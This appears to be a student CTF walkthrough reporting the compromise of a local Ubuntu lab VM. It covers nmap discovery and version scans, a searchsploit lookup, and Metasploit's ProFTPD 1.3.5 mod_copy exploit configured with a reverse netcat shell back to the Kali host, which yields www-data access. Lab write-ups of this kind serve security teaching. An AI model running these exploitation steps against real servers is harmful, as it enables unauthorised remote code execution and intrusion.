
Task 4 -- Vulnerability Report (CTF Walkthrough)

- **VM Setup** -- OVA file imported to VirtualBox in NAT network
- **Attacking Machine** – Kali Linux (IP: 10.0.2.4)
- **Target Machine** – Ubuntu (IP: 10.0.2.15)
- **Tools** – Nmap, Metasploit

STEPS

1. Finding the Ip of attacking machine using ifconfig command.



2. Using Nmap to identify all the devices connected to the same network.

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.0.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 20:54 IST
Nmap scan report for 10.0.2.1
Host is up (0.00021s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0012s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
9080/tcp open  glrpc
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00018s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E6:F0:97 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.00099s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  open   ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp closed http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:A2:26:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.4
Host is up (0.0000040s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 15.19 seconds
```

From the image we can see that the IP 10.0.2.15 ha open ports and hence it is the ubuntu (target machine).

3. Using the command sudo nmap -sV -Pr 10.0.2.15 command to check the version of the services running.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -Pn 10.0.2.15
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-31 20:55 IST
Nmap scan report for 10.0.2.15
Host is up (0.00069s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp closed http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:A2:26:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
```

- FTP (ProFTPD 1.3.5) (Port 21) - Known mod_copy Remote Command Execution vulnerability.
- HTTP (Port 80) - Directory listing enabled, public access to chat, drupal, phpmyadmin, and payroll_app.php.
- Samba (Port 445) - Message signing disabled, susceptible to MITM attacks.
- CUPS (Port 631) - PUT method enabled, may allow file uploads.
- MySQL (Port 3306) - Open to network but requires credentials.

4. Searching for ProFTPD 1.3.5 exploitations using searchsploit ProFTPD 1.3.5 command.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.5
---------------------------------------------------------------------------------------------
 Exploit Title                                                     |  Path
---------------------------------------------------------------------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)          | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)            | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                          | linux/remote/36742.txt
---------------------------------------------------------------------------------------------
Shellcodes: No Results
```

5. Starting up Metasploit using msfconsole command and searching and selecting the module using search ProFTPD 1.3.5 command followed by use 0 command.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-._|_.-'

I love shells --egypt


       =[ metasploit v6.4.69-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 432 post       ]
+ -- --=[ 1672 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ProFTPD 1.3.5

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod
_Copy Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftp
d_modcopy_exec
```

6. Show options to configure the target and since initial payload failed, switched to Perl reverse shell and then exploited.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port
                                         ][...]. Supported proxies: sapni, socks4, socks5, sock
                                         s5h, http
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/do
                                         cs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

- **<u>Results after exploitation</u>**

Input – whoami Output – www-data

Input – ls Output - chat

drupal

payroll_app.php

phpmyadmin

shell

Engagement ended at www-data.

- **ProFTPD 1.3.5 Vulnerability Explanation**

The mod_copy module in ProFTPD allows file copying on the server using the SITE CPFR and SITE CPTO commands. It can be used to copy a malicious payload to a web-accessible directory and trigger the payload for remote code execution.